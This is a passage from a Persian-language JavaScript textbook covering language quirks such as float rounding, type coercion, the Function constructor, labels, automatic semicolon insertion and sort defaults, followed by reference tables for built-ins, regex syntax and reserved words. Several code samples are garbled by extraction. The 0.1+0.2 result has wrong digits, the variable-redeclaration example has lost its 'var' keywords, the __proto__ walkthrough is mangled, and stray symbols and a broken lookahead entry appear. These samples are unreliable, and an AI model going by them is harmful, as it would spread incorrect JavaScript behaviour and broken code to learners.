این موارد به دلیل استاندارد IEEE 754-2008 برای ممیز شناور باینری^۳ رخ می‌دهد، که در این محدوده اعداد ذکر شده به نزدیک‌ترین عدد زوج گرد می‌شوند.

درستی حاصل جمع ۰/۱ و ۰/۲

یکی از قدیمی‌ترین جوک‌های موجود در زمینه برنامه‌نویسی این عبارت می‌باشد:

```
var precision = 0.1 + 0.2; -> 0.3000000000000004  
precision === 0.3; // -> false
```



در واقع دلیل بروز این خطا ساده است، به دلیل انجام عملیات ریاضی مورد نظر بر روی یک سیستم بر مبنای ده، مانند سیستم‌های ما، که از فاکتورهای اصلی ۵، ۲، ۱/۲، ۱/۴، ۱/۸، ۱/۱۶، ۱/۳۲ را می‌توانیم به سادگی استفاده کرد، زیرا هر یک از این معیارها از عوامل اولیه از ۱۰ استفاده می‌کنند، اما در یک سیستم در مبنای ۲ این ماهیت‌ها متفاوت خواهند بود، در باینری، ۱/۲، ۱/۴، ۱/۸، ۱/۱۶ همه به طور قطعی بیان می‌شوند. در حالی که ۱/۱۵ یا ۱/۱۰ تکرار می‌شود و به نتیجه‌ای قطعی دست پیدا نمی‌کنیم، بنابراین ۰.۱ + ۰.۲ = ۰.۳ نتیجه قطعی نداشته و چون در یک سیستم دهدۀ انجام می‌شوند، تبدیل از مبنای دو انجام می‌شود و باعث این رخداد می‌شود تا به عددی قابل خواندن برای انسان باشد. این مشکل فقط در جاوا اسکریپت نیست، بلکه تمام زبان‌هایی که از ممیز شناور ریاضی استفاده می‌کنند همین مسئله را دارند، حتی یک وبسایت^۴ نیز برای آن ساخته شده است.

3 Binary Floating-Point Arithmetic

4 <http://0.3000000000000004.com>

انجام مقایسه برای سه عدد



```
1 < 2 < 3; // -> true
3 > 2 > 1; // -> false
```

شاید الان با خود بگویید: 'چطوری ممکنه؟'

توجیه این رخداد با جاواسکریپت ساده است، چرا که اولین مقایسه انجام شده و سپس مقایسه دوم با نتیجه مقایسه اول انجام می‌شود و همین موضوع باعث می‌شود اولین عبارت صحیح و دومین عبارت غلط باشد.



```
1 < 2 < 3; // 1 < 2 -> true
true < 3; // true -> 1
1 < 3; // -> true

3 > 2 > 1; // 3 > 2 -> true
true > 1; // true -> 1
1 > 1; // -> false
```

بازی‌های ریاضی

با انجام برخی محاسبات ریاضی با انواع داده‌ها، به غیر از نوع اعداد، نتایج عجیبی به دست می‌آید و البته اینگونه عملیات‌ها را هرگز در خانه امتحان نکنید!.



```
3 - 1 // -> 2
3 + 1 // -> 4
'3' - 1 // -> 2
'3' + 1 // -> '31'!
```

```
'' + '' // -> ''
[] + [] // -> ''
{} + [] // -> 0
[] + {} // -> '[object Object]!'
{} + {} // -> '[object Object][object Object]'!!
```

```
'222' - - '111' // -> 333!
```



```
[4] * [4]           // -> 16
[] * []             // -> 0
[4, 4] * [4, 4]    // NaN
```

دلیل این گونه رفتار عجیب جاوااسکریپت چیست؟ در حقیقت جاوااسکریپت یک سری قوانین برای بررسی و انجام عملیات‌های ریاضی دارد، که سعی می‌کند برنامه دچار خطأ نشود و تبديلات ضممنی را براساس یک منطق چیده شده برای آن انجام می‌دهد.

یک جدول کلی ساده برای برخی از عملیات‌ها و نوع داده‌ها ارائه می‌کنیم:

Number	+	Number	->	addition
Boolean	+	Number	->	addition
Boolean	+	Boolean	->	addition
Number	+	String	->	concatenation
String	+	Boolean	->	concatenation
String	+	String	->	concatenation



البته توجه کنید که رشته‌ها instanceof String نیستند:

```
"str"; // -> 'str'
typeof "str"; // -> 'string'
"str" instanceof String; // -> false
```



در حقیقت حق با جاوااسکریپت است، چرا که با مقداردهی رشته هیچ شی‌ای ساخته نشده است که instanceof از String هم باشد، اجازه دهید روش دیگری را امتحان کنیم:

```
typeof String("str"); // -> <string>
String("str"); // -> <str>
String("str") == «str»; // -> true
String("str") instanceof String; // -> false
```



مشاهده می‌کنیم که چون هنوز object ایجاد نشده است، بررسی instanceof همچنان با object پوشاننده رشته‌ها که String است، برابر نیست. اگر بخواهیم این بررسی جواب صحیحی داشته باشد، می‌بایست از new استفاده کنیم.



```
new String("str") == "str"; // -> true
typeof new String("str"); // -> 'object'

// object ?
new String("str"); // -> [String: 'str']
```

فراخوانی پشت سرهم call

این مورد توسط [@cramforce](#) پیدا شده است:



```
console.log.call.call.call.call.apply(a => a, [1, 2]);
```

ما در این مثال متدهای call و apply را با اعمال کرده‌ایم، حتی اعمال کردن چندین call دیگر به زنجیره فراخوانی شدن، مشکلی ایجاد نمی‌کرد، شاید کمی برایتان گنگ باشد، می‌توانید مستندات مربوط به متدهای call و apply را کمی مطالعه کنید.

constructor ویژگی



```
const c = "constructor";
c[c][c](`console.log("MyMessage?")`()); // > MyMessage?
```

اولین سوالی که بپیش می‌آید این است که، یعنی رشته داده شده parse شده است؟ اجازه دهید این مثال را به صورت مرحله به مرحله جلو ببریم:



```
// Declare a new constant which is a string 'constructor'
const c = "constructor";

// c is a string
c; // -> 'constructor'

// Getting a constructor of string
c[c]; // -> [Function: String]
```



```
// Getting a constructor of constructor
c[c][c]; // -> [Function: Function]

// Call the Function constructor and pass
// the body of new function as an argument
c[c][c]('console.log("WTF?")'); // -> [Function: anonymous]

// And then call this anonymous function
// The result is console-logging a string 'What?'
c[c][c]('console.log("What?")')(); // > What?
```

رفنس سازنده Object.prototype.constructor تابعی را بازگشت می‌دهد که توسط instance نظر برای object ساخته شده است. در این مثال که از رشته استفاده کردیم، متدهای خواهد بود، اگر از اعداد استفاده می‌کردیم Number می‌بود و به همین ترتیب برای بقیه نوع داده‌ها. با فراخوانی متدهای سازنده و پاس دادن بدنه تابع جدید، به صورت تابع IIFE اجرای تابع انجام می‌گردد.

کلید یک ویژگی از object یک object است

```
// create sth
{
  [{}]: {}
}

// { '[object Object]': {} }
```



به این حالت، ویژگی پردازش (property computed) شده می‌گویند، به این معنی که برای تبدیل شدن عبارت مورد نظر به ویژگی، آن را داخل [] قرار می‌دهیم و به صورت پردازش شده به عنوان ویژگی استفاده می‌شود، در این مثال نیز قراردادن {} در داخل []، باعث پردازش آن و ایجاد رشته Object می‌شود. حتی می‌توانیم به صورت زنجیره‌ای این کار را انجام دهیم.



```
({ [{}]: { [{}]: { } } [{}, {}, {}]); // -> {}

// structure:
// {
//   '[object Object]': {
//     '[object Object]': {}
//   }
// }
```

دسترسی به prototypes

همانگونه که میدانیم مقادیر اصلی (primitive) دارای prototype نیستند. با این حال ممکن است برای دستیابی به آنها از این روش استفاده کنید:



```
(1).__proto__.__proto__.__proto__; // -> null
```


این مسئله به این دلیل رخ می‌دهد که وقتی یک مقداری دارای prototype نباشد توسط متده پوشانده می‌شود، به صورت مرحله به مرحله ببینیم:



```
(1)
.__proto__(
  // -> [Number: 0]
1
)
.__proto__.__proto__(
  // -> {}
1
).__proto__.__proto__.__proto__; // -> null
```

ساخت Object عجیب

به نظر شما، نتیجه پردازش تکه کد بعد به چه صورت خواهد بود؟



```
`${{ Object }}`;
```



پاسخ، به شکل زیر:

```
// -> '[object Object]'
```



ما یک Object که دارای ویژگی object هست را با استفاده از notation property Shorthand تعریف کردہ‌ایم، یعنی در حالت کلی، کد ما به شکل زیر بوده است:

```
{
  Object: Object;
}
```



سپس ما این تکه کد را به قالب لیترال در آورده ایم که قابل چاپ باشد و نتیجه با اعمال یک تابع به صورت '[Object object]' چاپ شده است.

برچسب‌ها (labels)

اکثر برنامه‌نویس‌های جاوا اسکریپت در مورد label اطلاعات زیادی ندارند، در حالی که قابلیت جالبی است:

```
foo: {
  console.log("first");
  break foo;
  console.log("second");
}

// > first
// -> undefined
```



عبارات label دار شده اغلب با break و continue استفاده می‌شوند، می‌توان از label برای بررسی‌های حلقه استفاده کرد و در موقع لازم از break استفاده کرد.

استفاده تودرتو از label

```
a: b: c: d: e: f: g: 1, 2, 3, 4, 5; // -> 5
```



همانند مثال فوق از label استفاده شده است، اما به صورت تودرتو فراخوانی شده است، بدلیل کم کاربرد بودن موضوع لیبل بررسی های کلی این مورد را به شما واگذار می کنیم.

try..catch عجیب!

به نظر شما خروجی تکه زیر چه چیزی خواهد بود؟ ۲ یا ۳؟



```
( () => {
  try {
    return 2;
  } finally {
    return 3;
  }
})();
```

پاسخ ۳ است. دلیل موضوع هم ماهیت کارکردی بلاک try می باشد.

arrow functions جالب!

به مثال زیر توجه کنید:



```
let f = () => 10;
f(); // -> 10
```

درسته و انتظار ما هم همین بود، اما در مورد کد زیر:



```
let f = () => {};
f(); // -> undefined
```

شاید انتظار داشتید با {} مواجه شوید، در حالی که این انتظار اشتباه است و تکه کد فوق تابع جدیدی را تعریف در متغیر f قرار می دهد، این تابع ایجاد شده دارای هیچ بدنه ای نیست و مقداری را بازگشت نمی دهد. اگر می خواستیم object بازگشت دهد، به صورت زیر می توانستیم عمل کنیم:



```
let f = () => ({});
f(); // -> {}
```

آرگومان ها و arrow functions

به تکه کد زیر توجه کنید:

```
// regular function
let f = function() {
  return arguments;
};
f("a"); // -> { '0': 'a' }

// arrow function
let fa = () => arguments;
fa("a"); // -> Uncaught ReferenceError: arguments is not
defined
```



بله همانطور که تکه کد فوق نشان می‌دهد، متغیر arguments در توابع arrow وجود ندارد، اگر بخواهیم n تعداد آرگومان ورودی از تابع بگیریم، می‌توانیم به شکل زیر عمل کنیم:

```
let f = (...args) => args;
f("a");
```



استفاده اشتباه return

استفاده از کلمه کلیدی return نیز نکات خاص خود را دارد و ممکن است برنامه را با خطأ مواجه کند، با اینکه ممکن است موضوعی ساده برایمان باشد اما نکته‌های ریز نباید فراموش شوند، برای مثال تکه کد بعد در این خصوص نوشته شده است، سعی کنید ببینید بدون خواندن دلیل توضیح داده شده، متوجه می‌شوید که خطای برنامه کجاست؟

```
(function() {
  return
  {
    b: 10;
  }
})(); // -> undefined
```



عبارت IIFE مقدار undefined باز می‌گرداند و دلیل آن چیزی نیست جز قرار نگرفتن return و عبارت بازگشت داده شده در یک خط! همان مثال به فرم زیر به درستی کار خواهد کرد:



```
(function() {
  return {
    b: 10
  };
})(); // -> { b: 10 }
```

دلیل منطقی این رخداد، درج شدن خودکار semicolon در آخر سطراها می‌باشد و در مثال اول با قرار گرفتن ; بعد از return به جای عملکرد صحیح، undefined بازگشت داده می‌شود.

Math.min کوچکتر است از Math.max



```
Math.min(1, 4, 7, 2); // -> 1
Math.max(1, 4, 7, 2); // -> 7

Math.min(); // -> Infinity
Math.max(); // -> -Infinity
Math.min() > Math.max(); // -> true
```

معرفی مجدد متغیرها

در جاوااسکریپت می‌توانیم یک متغیر را که قبلاً معرفی کرده‌ایم، مجدداً معرفی کنیم، برای مثال:



```
a;
a;
// This is also valid
a, a;
```

حتی در حالت سختگیرانه (mode strict) نیز بدون خطا کار می‌کند:

```
var a, a, a;  
  
var a;  
var a;
```



تمام معرفی‌ها به عنوان یکبار معرفی شدن در نظر گرفته می‌شود.

رفتار پیشفرض تابع sort آرایه

تصور کنید آرایه‌ای از اعداد دارید و می‌خواهید با تابع sort آن‌ها را مرتب کنید. مانند تکه کد زیر:

```
[ 10, 1, 3 ].sort() // -> [ 1, 10, 3 ]
```



به صورت پیشفرض در متدهای sort، جاوا اسکریپت عناصر موجود را به رشته تبدیل کرده و سپس رشته‌های ایجاد شده را با کد UTF-8 مقایسه می‌کند، پس خروجی فوق عملیات مرتب‌سازی مورد نظر ما برای اعداد نیست!

البته می‌توان تکنیکی به صورت زیر استفاده کرد و با استفاده از تابع مقایسه کننده‌ای که با بررسی حاصل تفیریق عناصر نتیجه را بازگشت می‌دهد، عملیات مرتب‌سازی صحیح را انجام دهیم:

```
[ 10, 1, 3 ].sort((a, b) => a - b) // -> [ 1, 3, 10 ]
```



پس از مطالعه این بخش انتظار می‌رود

- خطاهای غیرمعقول را با دیدی منطقی‌تر تحلیل کنید.
- کمتر با خطا مواجه شوید و کدنویسی بدون خطا انجام دهید.
- برخی از ویژگی‌های خاص که تنها در جاواسکریپت رخ می‌دهند را بشناسید.

خطا های جالب جاوا اسکریپت

بخش دوازدهم

جداول و ضمائم کاربردی

۰۰ محتوای بخش:

< جدول انواع داده

< جدول توابع عمومی

< ویژگی و توابع اعداد و اشیاء

< جدول راهنمای عبارات منظم RegExp

< جدول توابع آرایه (Array)

< جدول توابع تاریخ (Date)

< جدول توابع ریاضی (Math)

< جدول توابع عددی (Number)

< جدول event ها

[انواع داده]

انواع داده تعریف شده در اکماسکریپت شامل ۷ مورد زیر است:

- Boolean •
- Null •
- Undefined •
- Number •
- String •
- Symbol (این نوع داده در اکماسکریپت ۶ معرفی شده است)
- Object •

[توابع عمومی]

تابع	توضیحات
decodeURI()	برای دیکد کردن کاراکترهای خاص به جز ، / :@ ?: # در یک URI انکد شده \$ + &
decodeURIComponent()	برای دیکد کردن تمامی کاراکترهای خاص در یک URI
encodeURI()	برای کدگذاری (انکد) کاراکترهای خاص به جز ، / ?: # در یک URI \$ + & = #
encodeURIComponent()	برای کدگذاری (انکد) تمامی کاراکترهای خاص در یک URI
eval()	ارزیابی و اجرای پارامتر رشته‌ای ورودی
isNaN()	معکوس تابع isFinite() و برای تعیین پارامترهای ورودی غیر عددی یا اعداد غیرمجاز (نامحدود)

برای تبدیل مقدار مقدار ورودی به معادل عددی آن (اگر امکان تبدیل به عدد وجود نداشت مقدار NaN بازگردانده می‌شود)	Number()
پردازش پارامتر رشته‌ای ورودی و بازگرداندن مقدار عددی با ممیز شناور	parseFloat()
پردازش پارامتر رشته‌ای ورودی و بازگرداندن معادل عددی آن	parseInt()
تبدیل مقدار ورودی به معادل رشته‌ای آن	String()

[ویژگی‌های اعداد (Object) و اشیاء (Number)]

ویژگی	توضیحات
constructor	تابعی را باز می‌گرداند که prototype مربوط به اعداد جاوااسکریپت را می‌سازد
MAX_VALUE	بزرگترین عدد ممکن در جاوااسکریپت
MIN_VALUE	کوچکترین عدد ممکن در جاوااسکریپت
NEGATIVE_INFINITY	منفی بی‌نهایت (در سرریزها بازگردانده می‌شود)
NaN	نمایش مقدار غیر عددی (Not-a-Number)
POSITIVE_INFINITY	ثبت بی‌نهایت (در سرریزها بازگردانده می‌شود)
prototype	برای افزودن متدها و ویژگی‌ها به object دلخواه مورد استفاده قرار می‌گیرد

[توابع اعداد (بر روی Number)]

توضیحات	تابع
تعیین اینکه پارامتر ورودی تابع، مقدار عددی مجاز و محدودی است یا خیر	isFinite()
بررسی اینکه یک مقدار عدد صحیح است	isInteger()
بررسی اینکه یک مقدار غیر عددی است	isNaN()
بررسی اینکه یک مقدار عددی امن است (قابل نمایش در فرمت IEEE ۷۵۴ باشد).	isSafeInteger()
نمایش یک مقدار در فرمت نمایی (Exponential)	toExponential(x)
نمایش عدد با x رقم صحیح بعد از ممیز	toFixed(x)
نمایش عدد با طول x	toPrecision(x)
نمایش عدد به صورت رشته ای	toString()
نمایش مقدار یک ورودی رشته ای (این تابع به صورت اتوماتیک توسط جاواسکریپت فراخوانی می شود).	valueOf()

توجه: همه توابع یک مقدار، به عنوان مقدار بازگشته ارائه می دهند و مقدار موجود را تغییر نمی دهند.

[راهنمای عبارات منظم]

(Modifiers) پیراندها

پیراندها برای اعمال جستجوهای سراسری (global) و بدون حساسیت به بزرگی و کوچکی حروف مورد استفاده قرار می گیرند:

توضیحات	پیرانده
اعمال مطابقت‌های غیر حساس به بزرگی و کوچکی حروف	i
اعمال مطابقت‌ها به صورت سراسری (بعد از یافتن اولین تطابق جستجو متوقف نشده و ادامه می‌یابد)	g
یافتن تطابق‌ها در متن‌های چند سط्रی	m

(Brackets) براكتها

براكتها برای یافتن بازه‌ای از کاراكترها مورد استفاده قرار می‌گيرند:

توضیحات	عبارت
یافتن تمامی کاراكترهایی که در داخل براكت قرار دارند (در اینجا حروف a و b و c به صورت جداگانه)	[abc]
یافتن هر کاراكتری که در بین کاراكترهای داخل براكت قرار ندارد	[^abc]
یافتن هر رقم داخل براكت	[۰-۹]
یافتن هر کاراكتر غیر عددی	[^۰-۹]
یافتن هر رخدادی از آیتمهای مشخص شده با کاراكتر	(x y)

توجه: هر کدام از موارد جدول فوق به محض یافتن اولین رخداد مورد نظر متوقف می‌شود و بنابراین برای یافتن تمامی رخدادها باید از ترکیب براكتها با پیراندها استفاده کرد (به طور مثال .(h]/g^]/

(Metacharacters) متاکاراكتها

کاراكترهای ویژه و با معنای به خصوص هستند که در جدول زیر تشریح شده است:

جداول و فرمائیم کاربردی

متاکاراکتر	توضیحات
.	یک کاراکتر تکی به جز کاراکتر مربوط به سطر جدید یا هر کاراکتری که به معنای انتهای خط باشد
\w	برای یافتن کاراکترهای A-Z، a-z، ۹-۰ و همچنین خط زیرین (_)
\W	برای یافتن تمامی کاراکترها به جز A-Z، a-z، ۹-۰ و همچنین خط زیرین (_)
\d	برای یافتن یک کاراکتر عددی (رقم)
\D	برای یافتن یک کاراکتر غیر عددی
\s	برای یافتن کاراکتر فضای خالی
\S	برای یافتن کاراکتری غیر از فضای خالی
\b	برای یافتن تطابق در ابتدای انتها یا کلمه
\B	برای یافتن تطابقی که در ابتدای انتها یا کلمه نباشد
\.	یافتن کاراکتر NUL
\n	یافتن کاراکتر سطر جدید
\f	یافتن کاراکتر صفحه جدید
\r	یافتن کاراکتر بازگشت (return)
\t	یافتن کاراکتر تپ
\v	یافتن کاراکتر تپ عمودی
\xxx	یافتن کاراکتر لاتین معادل با عدد هشت هشتی (اکتال)
\xdd	یافتن کاراکتر لاتین معادل با عدد پایه ۱۶ (هگزادسیمال)
\uxxxx	یافتن کاراکتر یونیکد معادل با عدد پایه ۱۶ (هگزادسیمال)

کمیت‌سنجهای (Quantifiers)

توضیحات	عبارت
هر رشته‌ای که شامل حداقل یک کاراکتر n باشد	n+
هر رشته‌ای که بدون کاراکتر n و یا شامل حداقل یک کاراکتر n باشد	n*
هر رشته‌ای که بدون کاراکتر n و یا دقیقاً یک کاراکتر n باشد	n?
هر رشته‌ای که شامل دنباله‌ای x تایی از کاراکتر n باشد	n{X}
هر رشته‌ای که شامل دنباله‌ای از x تا y کاراکتر n باشد	n{X,Y}
هر رشته‌ای که شامل دنباله‌ای حداقل x تایی از کاراکتر n باشد	n{X,}
هر رشته‌ای که کاراکتر آخر آن n باشد	n\$
هر رشته‌ای که کاراکتر اول آن n باشد	^n
هر رشته‌ای که بلافاصله بعد از آن کاراکتر n قرار بگیرد	?=n
هر رشته‌ای که بلافاصله بعد از آن کاراکتر n قرار نگیرد (معکوس (?=n))	?!=n

ویژگی‌های عبارات منظم (RegExp)

Description	Property
تابع سازنده RegExp را بر می‌گرداند	constructor
چک کردن سنت بودن یا نبودن پیرانده g	global
چک کردن سنت بودن یا نبودن پیرانده i	ignoreCase
اندیس مربوط به شروع چک کردن تطابق بعدی را نگهداری می‌کند	lastIndex
چک کردن سنت بودن یا نبودن پیرانده m	multiline

متن الگوی عبارت منظم را برمی‌گرداند	source
-------------------------------------	--------

متدهای عبارات منظم (RegExp)

Description	Method
کامپایل یک عبارت منظم (این ویژگی از نسخه شماره ۱/۵ و به بعد منسوب شده است)	compile()
بررسی تطابق در یک رشته (بازگرداندن اولین تطابق)	exec()
بررسی تطابق در یک رشته (مقدار true یا false باز می‌گردد)	test()
معادل رشته‌ای یک عبارت منظم	toString()

کلمات کلیدی رزرو شده در جاواسکریپت

جدول زیر شامل کلمات کلیدی رزرو شده و همچنین کلماتی است که به دلایل مختلف از جمله تداخل با زبان جاوا و یا استفاده در html قابل استفاده نیستند و باید از انتخاب آن‌ها به عنوان نام متغیر به هنگام برنامه‌نویسی با زبان جاواسکریپت پرهیز کرد.

super	instanceof	else	abstract
switch	int	enum	boolean
synchronized	interface	export	break
this	let	extends	byte
throw	long	false	case
throws	native	final	catch
transient	new	finally	char
true	null	float	class

try	package	for	const
typeof	private	function	continue
var	protected	goto	debugger
void	public	if	default
volatile	return	implements	delete
while	short	import	do
with	static	in	double

outerHeight	frames	alert
outerWidth	frameRate	all
packages	function	anchor
pageXOffset	getClass	anchors
pageYOffset	hasOwnProperty	area
parent	hidden	Array
parseFloat	history	assign
parseInt	image	blur
password	images	button
pkcs\\	Infinity	checkbox
plugin	isFinite	clearInterval
prompt	isNaN	clearTimeout
propertyIsEnum	isPrototypeOf	clientInformation
prototype	java	close
radio	JavaArray	closed

reset	JavaClass	confirm
screenX	JavaObject	constructor
screenY	JavaPackage	crypto
scroll	innerHeight	Date
secure	innerWidth	decodeURI
select	layer	decodeURIComponent
self	layers	defaultStatus
setInterval	length	document
setTimeout	link	element
status	location	elements
String	Math	embed
submit	mimeTypes	embeds
taint	name	encodeURI
text	Nan	encodeURIComponent
textarea	navigate	escape
top	navigator	eval
toString	Number	event
undefined	Object	fileUpload
unescape	offscreenBuffering	focus
untaint	open	form
valueOf	opener	forms
window	option	frame

بسته به مرورگر مورد استفاده کاربر اسامی زیر که مختص به رخدادهای سند می باشد، استفاده از

آن‌ها ممکن است با خطأ مواجه شود، پس بهتر است مورد استفاده قرار نگیرد:

onmouseover	onkeyup	ondragdrop	onbeforeunload
onmouseup	onload	onerror	onblur
onreset	onmousedown	onfocus	ondragdrop
onsubmit	onmousemove	onkeydown	onclick
onunload	onmouseout	onkeypress	oncontextmenu



express



node

METER

git




GitHub



webpack



هر برنامه ای که امکان نوشته شدن با زبان جاوا اسکریپت داشته باشد، در نهایت با جاوا اسکریپت نوشته می‌شود. جف آتوود



با مطالعه این کتاب انتظار می‌رود پیشرفت متسابی در زمینه برنامه‌نویسی با زبان شیرین جاوا اسکریپت پیدا کنید. جاوا اسکریپت از جمله زبانهای ساده در یادگیری و سخت در حرفه ای شدن می‌باشد پس ما در این کتاب سعی کردیم تا مطالب متفاوت و اصولی تری از زبان جاوا اسکریپت شرح دهیم. تکه کدهای گوناگون و مثال‌های ساده و کاربردی، بخش‌هایی هستند که در این کتاب بسیار مشاهده خواهید کرد.

...

